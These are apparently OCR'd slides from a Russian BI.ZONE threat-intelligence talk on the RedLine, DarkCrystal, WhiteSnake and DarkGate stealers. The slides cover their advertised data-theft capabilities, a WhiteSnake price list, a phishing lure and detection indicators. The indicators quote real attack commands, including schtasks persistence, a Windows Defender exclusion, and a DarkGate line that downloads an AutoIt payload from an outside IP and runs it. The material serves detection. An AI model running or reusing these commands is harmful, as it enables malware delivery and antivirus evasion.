
1) Собирает из браузеров:
a) Логин и пароли
b) Куки
c) Поля автозаполнения
d) Кредитные карты
2) Поддерживаемые браузеры:
a) Все браузеры на базе Chromium (Даже Chrome последней версии)
b) Все браузеры на базе Gecko (Mozilla и тд.)
3) Сбор данных из FTP-клиентов, IM-клиентов
4) Настраиваемый файл-граббер по критериям Путь, Расширение, Поиск в подлапках (можно настроить на нужные холодные кошельки, стим и прочее)
5) Выборка по странам. Настройка черного списка стран, где билд не будет работать
6) Настройка анти-дубликата логов в панели
7) Собирает информацию о системе жертвы:
IP
Страна
Город
Имя текущего пользователя
HWID
Раскладки клавиатуры
Скриншот экрана
Разрешение экрана


RedLine: возможности обнаружения

1. Задания в планировщике: "C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon /rl highest /tn "svchost" /tr '"C:\Users\Admin\AppData\Roaming\svchost.exe"' & exit
2. Добавление в исключения Windows Defender: Add MpPreference ExclusionPath "C:\Users\Admin\AppData\Roaming\svchost.exe" Force
3. Использование https://api.ip[.]sb/ip для получения IP-адреса скомпрометированного устройства
4. Использование WMI для сбора информации о скомпрометированной системе, например, SELECT * FROM AntivirusProduct

BI.ZONE


DarkCrystal





BI.ZONE

DarkCrystal



DarkCrystal: возможности обнаружения

1. Выбирает случайный процесс из запущенных в системе и перемещает свои файлы в его каталог, создав папку и именем, идентичным имени процесса, и назвав также исполняемый файл, например: C:\Users\[user]\AppData\Local\Programs\Microsoft VS Code\Code\Code.exe
2. Модификация раздела реестра HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
3. Получение сведений о скомпрометированной системе с использованием https://ipinfo[.]io/json

White Snake

Price & Contacts

💎 WhiteSnake Stealer :: **Price:**

200$ - 1 month
345$ - 3 months
590$ - 6 months
1100$ - 1 year
1950$ - lifetime

White Snake


❗ We got banned on *xss.is* forum.
One of our customers modified build and removed '**AntiCIS**' module.
From now it's forbidden to modify stub, by violating this rule your license will be revoked.

We are already contacted the *xss.is* admin.

https://bi.zone/expertise/blog/stiler-white-snake-rasprostranyaetsya-pod-vidom-trebovaniy-roskomnadzora/

BI.ZONE

White Snake




White Snake: возможности обнаружения

1. И снова задачи в планировщике: /C chcp 65001 && ping 127.0.0.1 && schtasks /create /tn "[имя задания]" /sc MINUTE /tr "[путь к файлу в созданной папке]" /rl [права для запуска] /f && DEL /F /S /Q /A "[путь к файлу по предыдущему пути]" && START "" "[путь к файлу в созданной папке]"
2. Коммуникация с узлами Tor
3. Создание исполняемых файлов в C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup и на внешних носителях
4. Сбор сведений о стране и IP-адресе с помощью запроса к http://ip-api[.]com/line?fields=query,country

BI.ZONE

DarkGate



BI.ZONE

DarkGate

Пн 31.07.2023 16:25

Вопросы для интервью

кому [redacted]

[ВНИМАНИЕ! ДАННОЕ СООБЩЕНИЕ ПОЛУЧЕНО ОТ ВНЕШНЕГО АДРЕСАНТА]

Здравствуйте!

Позвольте просить Вас об интервью. Ваше мнение представляет неподдельный интерес.

По возможности просим ответить на вопросы во вложении и выслать на почту обратным письмом

В свою очередь, мы просим Вас проставить акценты интервью, обозначить вопросы, на которые считаете нужным обратить внимание.

Заранее большое спасибо за Ваше содействие!

--

С уважением,
Корреспондент

В это письмо вложена ссылка на следующий файл:

1. Вопросы.rar (34 КБ)


Ссылка для скачивания файла: https://cloud.mail.ru/public/K[redacted]
Файл будет храниться до 11.08.2023

DarkGate: возможности обнаружения

1. Загрузка и выполнение подозрительных файлов .au3: C:\Windows\System32\cmd.exe /c mkdir c:\pyjl & cd /d c:\pyjl & copy c:\windows\system32\curl.exe pyjl.exe & pyjl -o Autoit3.exe http://45.89.65[.]198:80 & pyjl -o fEcGIf.au3 http://45.89.65[.]198:80/msilrajnmvn & Autoit3.exe fEcGIf.au3
2. Создание пользователя для доступа через hVNC: cmd.exe “/c cmdkey /generic:\"127.0.0.2\" /user:\"SafeMode\" /pass:\"darkgatepassword0\"”
3. Создание ОЧЕНЬ подозрительных ярлыков в Startup, например: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\dbehhkg.lnk

BI.ZONE
